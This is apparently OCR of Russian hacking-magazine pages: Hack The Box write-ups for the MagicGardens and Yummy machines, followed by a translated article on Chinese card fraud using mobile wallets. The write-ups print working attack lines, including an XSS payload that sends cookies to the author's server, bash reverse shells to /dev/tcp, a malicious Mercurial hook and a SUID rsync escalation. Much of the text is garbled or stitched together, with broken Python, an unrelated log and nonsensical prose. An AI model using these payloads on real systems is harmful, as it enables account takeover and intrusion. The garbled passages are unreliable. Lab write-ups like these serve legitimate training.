Raw bytes	44 63 36 36 36 36 13 63 33 43 43 13 53 93 16 56 23 53 13 13 73 36 66 23 63 23 03 73 53 73 26 53 33 72 e3 06 43 33 43 16 26 36 46 33 63 73 43 66 63 16 43 43 53 26 23 36 63 46 46 53 23 23 33 53 76 23 92 e7 26 16 c6 60 00 ec 11 ec 11 ec 11 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	URI
Parsed Result	http://3cca634013591eb51173fb6207572e37.0d341bcdc6746f1d452b3f4de32357b9.ralf

Декодированный QR-код

Скорее всего, morty проверяет имя пользователя, когда декодирует QR-код. Попробуем вместо имени аккаунта подставить код на JavaScript. Превратить его в QR можно при помощи онлайнового генератора.


```
3cca634013591eb51173fb6207572e37.0d341bcdc6746f1d452b3f4de32357b9.<
img src=x onerror=this.src='http://10.10.16.51/?c='+document.cookie>
```

Этот код отправит на наш сервер cookie пользователя. Запускаем листенер (`nc -nlvp 80`) и отправляем в ответном сообщении пользователю morty сгенерированный QR-код. Почти сразу получаем запрос с сессионным идентификатором пользователя.

```
~/tmp/HTB/magicgardens (11m 31.27s)
sudo nc -nlvp 80
listening on 0.0.0.0 80
Connection received on 10.10.11.9 60816
GET /?c=csrftoken=vQvHbpZOFaZEGB1L2OWo3wUaKQ8MFfP;%20sessionid=.eJxNjUIQwzAQhZNFQgMghZyi3QKLlaNoV7rvqgcwkiwFbPN3RPpotAOzhQ63zpuAg7dY7THnS_VZ6SmO4bH-GuJBO9PBuE3TnE_IWwTlmnksbpLUtrETaFQ3LdabgzYYGwnVjCHrO36Aaw9TLmf-z_5dqZvc9Ky26T9Qu4t2Hm1TBn9YfFwonvq38Y-B6OBzHBSDVM1Vv3ZwnR6uUUfQNOJsfvTBtTmWRFiGhvGBMpKJRcWcH1IyORysgfaiT8-o9YVqpyfCaG01amuuhcBC_qDmzXf-1sVAWt-BqWkCAQcaFkqVAN7Kbgm8jMDIb4T7aKseL9Uh2Lys6w HTTP/1.1
Host: 10.10.16.51
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


Логи листенера

В хранилище браузера подставляем полученный `sessionid` и обновляем страницу. Таким образом мы захватываем аккаунт morty.




Профиль пользователя morty

Переходим на страницу `/admin` и получаем доступ к настройкам Django.



Страница администрирования Django

Среди параметров аккаунта пользователя morty есть и хеш его пароля.



Информация о пользователе morty

Ломаем хеш с помощью **hashcat** и используем полученные учетные данные для входа на сервер по SSH.

```
hashcat 'pbkdf2_sha256$600000$y7K056G3KxbaRc40iOQE8j$e7bq8dE/
U+yIiZ8isA0Dc0wuL0gYI3GjmmdzNU+Nl7I=' rockyou.txt
```

```
pbkdf2_sha256$600000$y7K056G3KxbaRc40iOQE8j$e7bq8dE/U+yIiZ8isA0Dc0wuL0gYI3GjmmdzNU+Nl7I=:jonasbrothers

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (Django (PBKDF2-SHA256))
Hash.Target......: pbkdf2_sha256$600000$y7K056G3KxbaRc40iOQE8j$e7bq8dE... +Nl7I=
```

Результат перебора пароля

```
morty@magicgardens ~ (0.147s)
id
uid=1001(morty) gid=1001(morty) groups=1001(morty)
```

Сессия пользователя morty

Продолжение статьи →

HTB MAGICGARDENS

ЭКСПЛУАТИРУЕМ ПЕРЕПОЛНЕНИЕ БУФЕРА И ПОВЫШАЕМ ПРИВИЛЕГИИ В LINUX

ПРОДВИЖЕНИЕ

Мы в системе, а значит, начнем собирать информацию о ней. Я буду использовать для этого скрипты PEASS

Справка: скрипты PEASS

Это общее название для нескольких скриптов для поиска в системе. Их можно использовать для дальнейшей эксплуатации и повышения привилегий: winPEAS (что очень логично), linPEAS (для Linux), macPEAS (для macOS). Чтобы собрать информацию и подготовить среду, можно использовать Pspy, Linux-exploit-suggester, Linux-exploit-suggester-2, Linux-smart-enumeration, Linux-priv-checker, Linux-exploit-suggester-2 и Linux-exploit-suggester-2 (да, есть и такое). Также есть отдельные версии для Windows, macOS, Android, iOS и сетевых устройств.

Загрузим скрипт на удаленный хост, задаим правы на выполнение и запустим сканирование. В целях скрытности, что удалось найти:

```
nc -lvnp 4444 > linpeas.sh
listen: Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.2.13:35238.

chmod +x linpeas.sh
./linpeas.sh -a
/dev/tcp/10.10.14.6/443 0>&1
curl -L -o linpeas.sh https://raw.githubusercontent.com/carlospolop/privesc-scripts/refs/heads/main/linpeas.sh
curl: (6) Could not resolve host: raw.githubusercontent.com
```

HTB MAGICGARDENS

ЭКСПЛУАТИРУЕМ ПЕРЕПОЛНЕНИЕ БУФЕРА И ПОВЫШАЕМ ПРИВИЛЕГИИ В LINUX

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Получив сессию пользователя `alex`, первым делом проверим найденное ранее вторжение содержимое `/var/mail/alex`.

```
cat /var/mail/alex
From root@magicgardens.htb Fri, Sep 26 08:31:49 2023
Return-Path: <root@magicgardens.htb>
X-Original-To: alex@magicgardens.htb
Delivered-To: alex@magicgardens.htb
Received: by magicgardens.htb (Postfix, from userid 0)
    id 2D4D5C0C7D; Fri, 26 Sep 2023 08:31:49 +0000 (UTC)
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="1B4ED8D3-1059940B-1F2B"
Subject: Add file for docker
To: <alex@magicgardens.htb>
From: root <root@magicgardens.htb>
Date: Fri, 26 Sep 2023 08:31:49 +0000
Message-Id: <20230926083149.3C8B3F1:boxy@magicgardens.htb>
From: root <root@magicgardens.htb>

--1B4ED8D3-1059940B-1F2B
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: 8bit
Content-ID: <20230926083149.3C8B3F1@magicgardens.htb>

Use this file for registry configuration. The password is in your desk

--1B4ED8D3-1059940B-1F2B
Content-Type: application/octet-stream; name="auth.zip"
Content-Disposition: attachment; filename="auth.zip"
Content-Transfer-Encoding: base64
Content-ID: <20230926083149.3C8B3F1@magicgardens.htb>

UEsDBAoAAAAIAMqFVlcAAAAAAAAAAAAAAAAIAAAAYXVkaXQvAQAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

HTB YUMMY

Yummy

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	05 Oct 2024	Hard	40

Атакуем веб-сервер и эксплуатируем слабую криптографию

Сегодня я покажу, как иногда можно подделать криптографический токен, если тебе известны ограничения алгоритма. Также проведем ряд атак на веб-сервер и повысим привилегии в Linux через утилиту Rsync.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Yummy с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.36     yummy.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`)


```
Nmap scan report for yummy.htb (10.10.11.36)
Host is up (0.34s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2:ed:65:77:e9:c4:2f:13:49:19:b0:b8:09:eb:56:36 (ECDSA)
|_  256 bc:df:25:35:5c:97:24:f2:69:b4:ce:60:17:50:3c:f8 (ED25519)
80/tcp open  http    Caddy httpd
|_http-title: Yummy
Service Info: OSs: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 9.6p1;
- 80 — веб-сервер Caddy (как показал Nmap).


Первым делом осмотримся на сайте.



Главная страница сайта


ТОЧКА ВХОДА

На главной странице есть форма бронирования стола.




Форма бронирования стола

Заполняем все поля формы случайными данными и получаем ответ, что запрос обработан.




Ответ сервера

Зарегистрируемся на сайте, указав email, на который был забронирован стол. После авторизации на сайте можно найти запись о бронировании.



Записи о бронировании

На сайте есть возможность сохранить запись в формате iCalendar. При этом файл скачивается с сервера, но через обработчик на эндпоинте `/export`. Это можно увидеть в **Burp History**.



Burp History

Продолжение статьи →

HTB YUMMY

АТАКА ИЗ ВНЕШНЕЙ СЕТИ И ЭКСПЛУАТАЦИЯ PYCMD, КРАЖА КРИПТОГРАФИИ

ТОЧКА ОПОРЫ

L1

Сканируем выполнены сервер начинаем с полного. Сразу видим файлы `/backup` и `/payment` для этого запускаем перехватчик в **Burp Proxy** и начинаем листать на сайте. Первые запросы в Burp Proxy пропускаем, а на втором меняем путь к файлу

Рисунок 1 Запрос к /payment

В этом сообщающий исходный файл `/checkout` и значит, есть уязвимость обращения

Рисунок 2 Ответ на запрос к /payment

Листаем дальше и меняем расширение на `.bak` и опять сервер отвечает запросом на скачивание архивированного, который отправляется на апрашу. Распаковываем и видим в нем скачанном файлы сервера которые нужно изучить.

Для удобства начинаем на Python простенький скрипт, который будет отправлять запросы к полному скачиванию .bak файлов вторым запросом. Пользуемся прокси-сервером адресованным к уже готовым — указанным файлом:

```
import requests
import urllib3

def get_payment_links():
    url = "http://yummy.htb/login"
    headers = {
        "Content-Type": "application/ssl",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5563.123 Safari/537.36",
        "Cookie": "",
    }

    payload = {
        "email": "test@htb.com",
        "password": "test123"
    }

    try:
        response = requests.post(url, headers=headers, data=json.dumps(payload))

        if response.status_code == 200:
            data = response.text
            print("Успешный ответ:")
            return data.get("access_token")
        elif response.status_code == 401:
            print("Ошибка: Неверные учетные данные")
            return None
        else:
            print(f"Неожиданный ответ: {response.status_code}")
            print(response.text)
            return None
    except requests.RequestException as e:
        print(f"Ошибка запроса: {e}")
        return None

def get_payment_links(access_token):
    url = "http://yummy.htb/payment"
    headers = {
        "Content-Type": "application/ssl",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5563.123 Safari/537.36",
        "Cookie": "",
        "Authorization": f"Bearer {access_token}",
    }

    try:
        response = requests.get(url, headers=headers, allow_redirects=False)

        if response.status_code == 302:
            set_cookie = response.headers.get("Set-Cookie")
            if set_cookie:
                print("Cookie из set_cookie:")
                session = set_cookie.split("session=")[1].split(";")[0]
                print(f"session={session}")
                return session
            else:
                print("Cookie не найдено в set_cookie")
                return None
        elif response.status_code == 200:
            print("Ответ 200 OK:")
            print(response.text)
            return None
        else:
            print(f"Неожиданный ответ: {response.status_code}")
            print(response.text)
            return None
    except requests.RequestException as e:
        print(f"Ошибка запроса: {e}")
        return None

if __name__ == "__main__":
    access_token = get_payment_links()
    if access_token:
        session = get_payment_links(access_token)
        if session:
            print("Session получена:", session)
        else:
            print("Session не получена")
    else:
        print("Не удалось получить access_token")
```

Запускаем скачивание исходного кода через `python3 checkout.py` и видим в ответе полный исходный код сервера. Распаковываем скачанные файлы и разбираемся с полученным кодом сервера. Начинаем при скачивании, которые обычно содержат полезные пароли и ключи.

```
$ /data/scripts/app_backup.sh
[+] Creating backup for /var/www/app-blog...
tar: Removing leading `/' from member names
[+] Backup created: /var/backups/app-blog_20250415_143000.tar.gz
[+] Size: 2.4M
[+] Checksum: /var/backups/app-blog_20250415_143000.tar.gz.sha256
[+] Rotation: keeping last 5 backups
[+] Done.
$ /data/scripts/table_cleanup.sh
[+] Connecting to mysqlx://127.0.0.1:33060/app_blog ...
[+] Connected.
[+] Dropping table: sessions
[+] Dropping table: tmp_uploads
[+] Dropping table: cache_entries
[+] Dropping table: audit_log
[+] Done. 4 tables dropped.
$ /data/scripts/table_cleanup.sh --dry-run
[+] Connecting to mysqlx://127.0.0.1:33060/app_blog ...
[+] Connected.
[+] Would drop table: sessions
[+] Would drop table: tmp_uploads
[+] Would drop table: cache_entries
[+] Would drop table: audit_log
[+] Dry-run. 4 tables would be dropped.
$ /data/scripts/table_cleanup.sh --help
Usage: /data/scripts/table_cleanup.sh [OPTIONS]
  --dry-run   Show what would be dropped
  --force     Skip confirmation prompt
  --log       Write to /var/log/table_cleanup.log
  --help      Show this help
$ /data/scripts/table_cleanup.sh --force --log
[+] Connecting to mysqlx://127.0.0.1:33060/app_blog ...
[+] Connected.
[+] Dropping table: sessions
[+] Dropping table: tmp_uploads
[+] Dropping table: cache_entries
[+] Dropping table: audit_log
[+] Done. 4 tables dropped.
[+] Log: /var/log/table_cleanup.log
```

HTB YUMMY

АТАКУЕМ ВЕБ-СЕРВЕР И ЭКСПЛУАТУРИМ СЛАБУЮ КРИПТОГРАФИЮ

ПРОДВИЖЕНИЕ

Пользователь www-data

Вернемся к задачам Cron и обратим внимание, что скрипт `app_backup.sh` выполняется от имени пользователя `www-data`, то есть его запускает веб-сервер.

```
17 *   * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6   * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily; )
47 6   * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly; )
52 6   1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly; )
*/5 * * * * www-data /bin/bash /data/scripts/app_backup.sh
*/15 * * * * mysql /bin/bash /data/scripts/database_cleanup.sh
* * * * * mysql /bin/bash /data/scripts/monitor.sh
```

Задачи Cron

Поднимаем второй листенер (`pwncat-cs -lp 5432`) и записываем реверс-шелл в файл `/data/scripts/app_backup.sh`. Почти мгновенно получаем вторую сессию от имени `www-data`.

```
mv /data/scripts/app_backup.sh /data/scripts/app_backup.sh.old
echo 'bash -i >& /dev/tcp/10.10.16.59/5432 0>&1' > /data/scripts/app_backup.sh
```

```
[23:20:22] Welcome to pwncat 🐈!
[23:21:02] received connection from 10.10.11.36:55780
[23:21:10] 10.10.11.36:55780: registered new host w/ db
(local) pwncat$ back
(remote) www-data@yummy:/root$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@yummy:/root$
```

Сессия пользователя www-data

Пользователь qa

У нас есть сессия в контексте веб-сервера, так что сразу поищем пароли в каталоге с сайтами.

```
cd /var/www-data/app-qatesting
grep -iR password ./
```

```
(remote) www-data@yummy:/var/www/app-qatesting$ grep -iR password /
./app.py:     'password': '3wDo7gSRZIwIHRxZ!',
./app.py:     password = request.json.get('password')
./app.py:     password2 = hashlib.sha256(password.encode()).hexdigest()
./app.py:     if not email or not password:
./app.py:         return jsonify({"message":"Invalid email or password"}), 400
./app.py:         cal = "SELECT * FROM users WHERE email=%s AND password=%s"
./app.py:         cursor.execute(cal, (email, password2))
./app.py:         return jsonify({"message":"Invalid email or password"}), 401
./app.py:     password = hashlib.sha256(request.json.get('password').encode()).hexdigest()
./app.py:     if not email or not password:
./app.py:         return jsonify({"message":"Email or password is missing"}), 400
./app.py:         cursor.execute("INSERT INTO users (email,password,role,id) VALUES (%s, %s, %s)"
./app.py:         cursor.execute(q2, (email, password, role,id))
./config/signature.py:    password=0mpw,
grep: ./config/__pycache__/signature.cpython-311.pyc: binary file matches
grep: ./config/__pycache__/signature.cpython-312.pyc: binary file matches
./templates/register.html:                <label for="password">Password:</label>
./templates/register.html:                <input type="password" id="password" name="password">
./templates/login.html:                <input type="password" id="password" name="password">
./templates/login.html:                <label for="password">Password:</label>
./templates/login.html:                <input type="password" id="password" name="password">
./templates/login.html:                password: document.getElementById('password').value
grep: ./.hg/wlock/checklocks: Permission denied
grep: ./.hg/store/data/app.py.i: binary file matches
```

Поиск строки password

В файле `./.hg/store/data/app.py.i` есть слово password, но, так как файл не текстовый, строка не может быть отображена. Выводим строки из этого файла командой `strings` и получаем два пароля в открытом виде.

```
strings ./.hg/store/data/app.py.i
```

```
8     'user': 'chef',
      'password': '3wDo7gSRZIwIHRxZ!',
V[{0
>GQ$
6     'user': 'qa',
      'password': 'jPAdtKQCrb8Dc82B',
```

Строки в файле app.py.i

Логинимся от имени пользователя `qa` и получаем первый флаг.

```
(remote) www-data@yummy:/var/www/app-qatesting$ su qa
Password:
qa@yummy:/var/www/app-qatesting$ id
uid=1000(qa) gid=1000(qa) groups=1000(qa)
qa@yummy:/var/www/app-qatesting$ cat ~/user.txt
eb3265e3024771a5fe6bc943b3a743b6
```

Флаг пользователя

Пользователь dev

Первым делом командой `sudo -l` проверяем файл sudoers и узнаём, что пользователь `qa` может выполнить команду `/usr/bin/hg pull /home/dev/app-production/` от имени пользователя `dev`.

```
qa@yummy:~$ sudo -l
[sudo] password for qa:
Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
```

Настройки sudoers

Команда `hg` характерна для Mercurial — системы контроля версий, похожей на Git. Как и Git, Mercurial может использовать хуки, а значит, мы можем зарегистрировать хук и выполнить произвольный скрипт в контексте пользователя `dev`. Первым делом запустим листенер (`pwncat -lp 4321`) и сделаем скрипт `/tmp/rs.sh` с реверс-шеллом, который будет выполнять через хук.

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.59/4321 0>&1
```

Теперь создадим репозиторий Mercurial.

```
mkdir /tmp/hg
cd /tmp/hg
hg init
```

Скопируем файл с настройками Mercurial из домашнего каталога пользователя в созданный репозиторий. Затем добавим в него блок `hooks`.

```
cp /home/qa/.hgrc /tmp/hg/.hg/hgrc
```

```
cat .hgrc
# example user config (see 'hg help config' for more info)
[ui]
# name and email, e.g.
# username = Jane Doe <j@doe.com>
username = qa

# uncomment to disable color in command output
# (see 'hg help color' for details)
# color = never

# uncomment to disable command output pagination
# (see 'hg help pager' for details)
# paginate = never

[extensions]
# uncomment the lines below to enable some popular extensions
# (see 'hg help extensions' for more info)
#
# histedit =
# rebase =
# uncommit =
[trusted]
users = qa, dev
groups = qa, dev
```

Исходный файл конфигурации Mercurial

```
[hooks]
pre-pull = /tmp/rs.sh
```

```
[extensions]
# uncomment the lines below to enable some popular extensions
# (see 'hg help extensions' for more info)
#
# histedit =
# rebase =
# uncommit =
[trusted]
users = qa, dev
groups = qa, dev

[hooks]
pre-pull = /tmp/rs.sh
```

Регистрация хука

Теперь выполним команду `pull` от имени пользователя `dev` и получим сессию в `pwncat`.

```
sudo -u dev /usr/bin/hg pull /home/dev/app-production/
```

```
[23:58:16] Welcome to pwncat 🐈!
[23:53:37] received connection from 10.10.11.36:54644
[23:53:53] 10.10.11.36:54644: registered new host w/ db
(local) pwncat$ back

(remote) dev@yummy:/tmp/hg$ id
uid=1000(dev) gid=1000(dev) groups=1000(dev)
(remote) dev@yummy:/tmp/hg$
```

Сессия пользователя dev

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Проверяем настройки sudoers для нового пользователя. Пользователь `dev` может выполнить вот такую команду в привилегированном контексте:

```
/usr/bin/rsync -a --exclude\=.hg /home/dev/app-production/* /opt/app/
```

```
(remote) dev@yummy:/tmp/hg$ sudo -l
Matching Defaults entries for dev on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User dev may run the following commands on localhost:
    (root : root) NOPASSWD: /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* /opt/app/
```

Настройки sudoers

Rsync — это инструмент для оптимальной синхронизации файлов и каталогов. В нашей команде используется параметр `-a`, который сохранит атрибуты файлов при копировании между каталогами `/home/dev/app-production/` и `/opt/app/`. Значит, мы можем поместить в каталог `/home/dev/app-production/` файл командной оболочки Bash, назначить ему S-бит и скопировать любой файл с помощью Rsync, добавив параметр `--chown`.

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. Подобно получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

Добавить параметр мы можем после каталога `/home/dev/app-production/`, так как в маске дальше идет звездочка. В результате у нас получится команда, разрешенная для выполнения через sudo.

```
cp /bin/bash ~/app-production/bash
chmod u+s ~/app-production/bash
sudo /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/*
--chown root:root /opt/app/

/opt/app/bash -p
```

```
(remote) dev@yummy:/home/dev$ cp /bin/bash ~/app-production/bash
(remote) dev@yummy:/home/dev$ chmod u+s ~/app-production/bash
(remote) dev@yummy:/home/dev$ sudo /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* --chown root:root /opt/app/
(remote) dev@yummy:/home/dev$ /opt/app/bash -p
(remote) root@yummy:/home/dev# id
uid=1000(dev) gid=1000(dev) euid=0(root) groups=1000(dev)
(remote) root@yummy:/home/dev# cat /root/root.txt
ea06d7bd8bc3e189df57[redacted]bd7d0c8
```

Флаг рута

Машина захвачена!

ПРИЗРАЧНЫЙ ТАП

Как фишеры штампуют воровранные карты через Apple и Google Pay

Кардинг — темное ремесло покешщиков, продажи и прокачки воровранных платежных карт — годами был вотчиной русских хакеров. Массовый перевод карт на чипованные карты годы рубил этот бизнес под корень. Но китайские киберпреступники из группы «Ламмер», не сажавшие свои дыры инструктажи для дилеров, теперь ухарадили данные карт прекращается в мобильные кошельки, с которыми можно шопиться не только онлайн, но и в обычных магазинах.

От редакции

Мы решили перевести материалы начать рассказать читателей о лучших мировых киберпреступниках. Далее — близкий к тексту перевод статьи из Group-IB Global Fraud Trends. Эта публикация доступна без платной подписки.

Почти каждый американец за последние пару лет поел хотя бы один продукт сети ресторанов Chipotle. Почти Chipotle сделал приобретение за доставку по «настоящей операторы платежа дорог» грозит штрафом за неоплаченный проезд.

Этот сообщением расскажется с помощью продвинутых фишинг-кампаний, которые киберпреступники «ламмер» запустили в ноябре 2019 года, что это «просто стандартный «замшит» через SMS — они воспойф обходят мобильные сети стороной. Вместо этого жертвы «ламмер» получают на айфонах и RCS — на Android.

Если жертва ведется и вводит код, фишеры мгновенно прикладывают карту к чипованному смартфону Apple или Google, которые уже ждут у оператора на свой девайс. Теперь у них в руках поскольку работает цифровая копия карты — то, готовая к шопингу.

КАРДИНГ 2.0

Фонд Мерлина, специалист по безопасности из SecMerlin (дочка CISS Security Group) заявил даже карты китайских «ламмеров» и наблюдает за их эволюцией. Информацией фонд большинство этих группировок в своем Telegram-канале «ламмер» поделился обычным вором, где регулярно показывает как загружать на один телефон кучу воровранных цифровых кошельков. Потом такие «ламмеры-сварщики» продавали оптом по несколько сотен баксов за штуку.

«Все карты что воровали ушли — пишет комментатор Мерлин. Это лучший клиент магнитных полос за всю историю! Продавцы требуют, что мы покупатели. Ящик мимимир дерь, телефонов, и готовы отправить ваш заказ!»

В группе на отслежке видно можно наблюдать целые шлобеля ящиков, набитых телефонами на продажу. Если приратаешься, на каждом аппарате есть несколько карманчиков для потрясов каждого — по количеству и начину продавца. Настоящий кардинг «ламмера» в действии.

Мерлин рассказывает, что китайские кардеры обыгрывают украденные мобильные кошельки через фейковые онлайн-магазины, зарегистрированные на чужие данные. Схема проста: приглашают знакомых для покупки от 100 до 500 долларов, и деньги плавно перетекают в их карманы.

Мерлин отмечает, что, когда эти фишинговые банды только начинали активничать пару лет назад, они выжимали по 80–90 дней перед тем, как спойлить телефоны или заблокировать их мошенничество. Теперь же сроки растянулись медленно двух — оборота расчет, и никто не ксюет.

«Сначала это просто игра ящиков, — говорит Мерлин. — А теперь все вокруг пришедшие массимиц десять дней, и «ксюешь» начинает жестко проявлять».

ПРИЗРАЧНЫЙ ТАП

Тот же способ обыгрывает — реальный POS-терминалы. Мошенники просто прокалывают воровранные мобильные кошельки через Tap to Pay, сдвигая дрочем на ПК, и чипуют обратно. Мерлин называет это «Призрачный тап» — фишинговый баз, поскает Android-приложение под названием «NFC». Это случайно имеет технические NFC-трюковые и любит ухарадить в мусорка. Вот, что нужно, — подчистить телефон с мягкостью терминалу, который принимает Apple Pay или Google Pay, и запустить воровранные карты прямо в сауну неоплаченных кошельков с грязного «клиента».

Обычно фишинговый сайт дарит воровранные данные прямо у себя, из-за чего их можно спойлить вместе с дыркамо. Но китайские карты работают через веб-приложение, которое перенаправляет данные на свои фишинговые инструментарии. Так что, даже если сдан их сайтов прикрыт за мошенничество, украденные данные сохранятся в целости и сохранности.

С 4 ноября как минимум десять жертв мошенничества заявили о исчезающих с кошельков деньгах — в сумме почти 100 тысяч долларов. Деньги уходят на покупку айфонов, запуск и хакерам в Сингапуре, писала The Straits Times. В другом случае с аналогичной схемой 8 ноября полиция задержала малайзийскую пару.

Задержание проходчиков в Сингапуре

ПРОДВИНУТЫЕ ФИШИНГОВЫЕ ТЕХНИКИ

По словам Мерлина, фейковые страницы почты Ciklik и операторов платежа дорог оснащены рерун ветрочных наковаленций, запечатнем на вышеимя мексиканы дыхания.

Например, жертва может начать вводить свои личные и финансовые данные — и в последний момент запрашивать подарок и перерыв. Причем это не спасет ее — все, что она набирает в полях формы, уходит мошенникам в реальном времени, даже если она так и не нажмет «Отправить».

Чаще отмечает, что после ввода данных карты жертве часто показывают сообщение о том, что платеж не прошел, и предлагают попробовать другую карту. Для жертвы «ввода поломки» мошенники сразу же подсовывают в сауну несколько мобильных кошельков с грязного «клиента».

Обычно фишинговый сайт дарит воровранные данные прямо у себя, из-за чего их можно спойлить вместе с дыркамо. Но китайские карты работают через веб-приложение, которое перенаправляет данные на свои фишинговые инструментарии. Так что, даже если сдан их сайтов прикрыт за мошенничество, украденные данные сохранятся в целости и сохранности.

Еще одна фишка — массовая генерация учетки Apple и Google, через которые мошенники расчитают свои стаи-сообщения. В сауне из Telegram-канала «ламмера» доступны сервисы для фото «ламмера» и «формаскоп» сетапа: данные телефона, заблоки бот анонимизии, анкрипто расставлены в многотерминальном сетапе, в напротив — переходы для этой фишинговой фирмы.

Поддельная почта Ciklik

Поддельная страница почты Ciklik, которая предлагает ввести карту

«Телефон не отличает реальную карту от картинки, — поясняет Мерлин. — Он просто сканирует изображение в Apple Pay, которое затем говорит: „Окей, перед тобой терминал, что карта ваша", — и шлет одноразовый код».

ПРОФИТ

Насколько прибыльны эти мобильные фишинговые хаты? Лучшие дворцы пока что «сосают» от дорогих исследований кибербезопасности, которые уже дали сбрендя на китайскими фишерами по продвинутым схемам.

В августе 2023 года специалисты Resecurity рассеяли разжиться в теневом форуме по мошенничеству с кредитными карты. Один из самых опытных дилеров — ничьим и фишинговыми данные жертв. Исследователи насчитали в его базе данных по фишингу Trafficx — что за каждый месяц с марта 108 044 платежные карты жертв 31 фишинговый домен — в среднем 948 карт в месяц.

В августе 2024 года исследователь безопасности Грант Сент выстрелил в Twitter/X — сервисе, который теперь называется Twitter/X, — как мошенники, прикрываются почтой Ciklik, разжечи его жечь. Найдя дыру через эксплоит, которая позволяла ему обходить ограничения, он нашел 133 фишинговых сайта почты 436 668 уникальных кредитных карт — в среднем 387 карт в домен.

По расчетам Мерлина, каждая карта, приращенная в мобильный кошелек, приносит от 100 до 500 долларов ущерба для жертвы. Но так, по мнению между отчетом Resecurity о дилерском Clients vs DEFCON, исследователи насчитали в своем отчете 1 тысячу мошенников-кардеров в сетапе «китайский «ламмер».

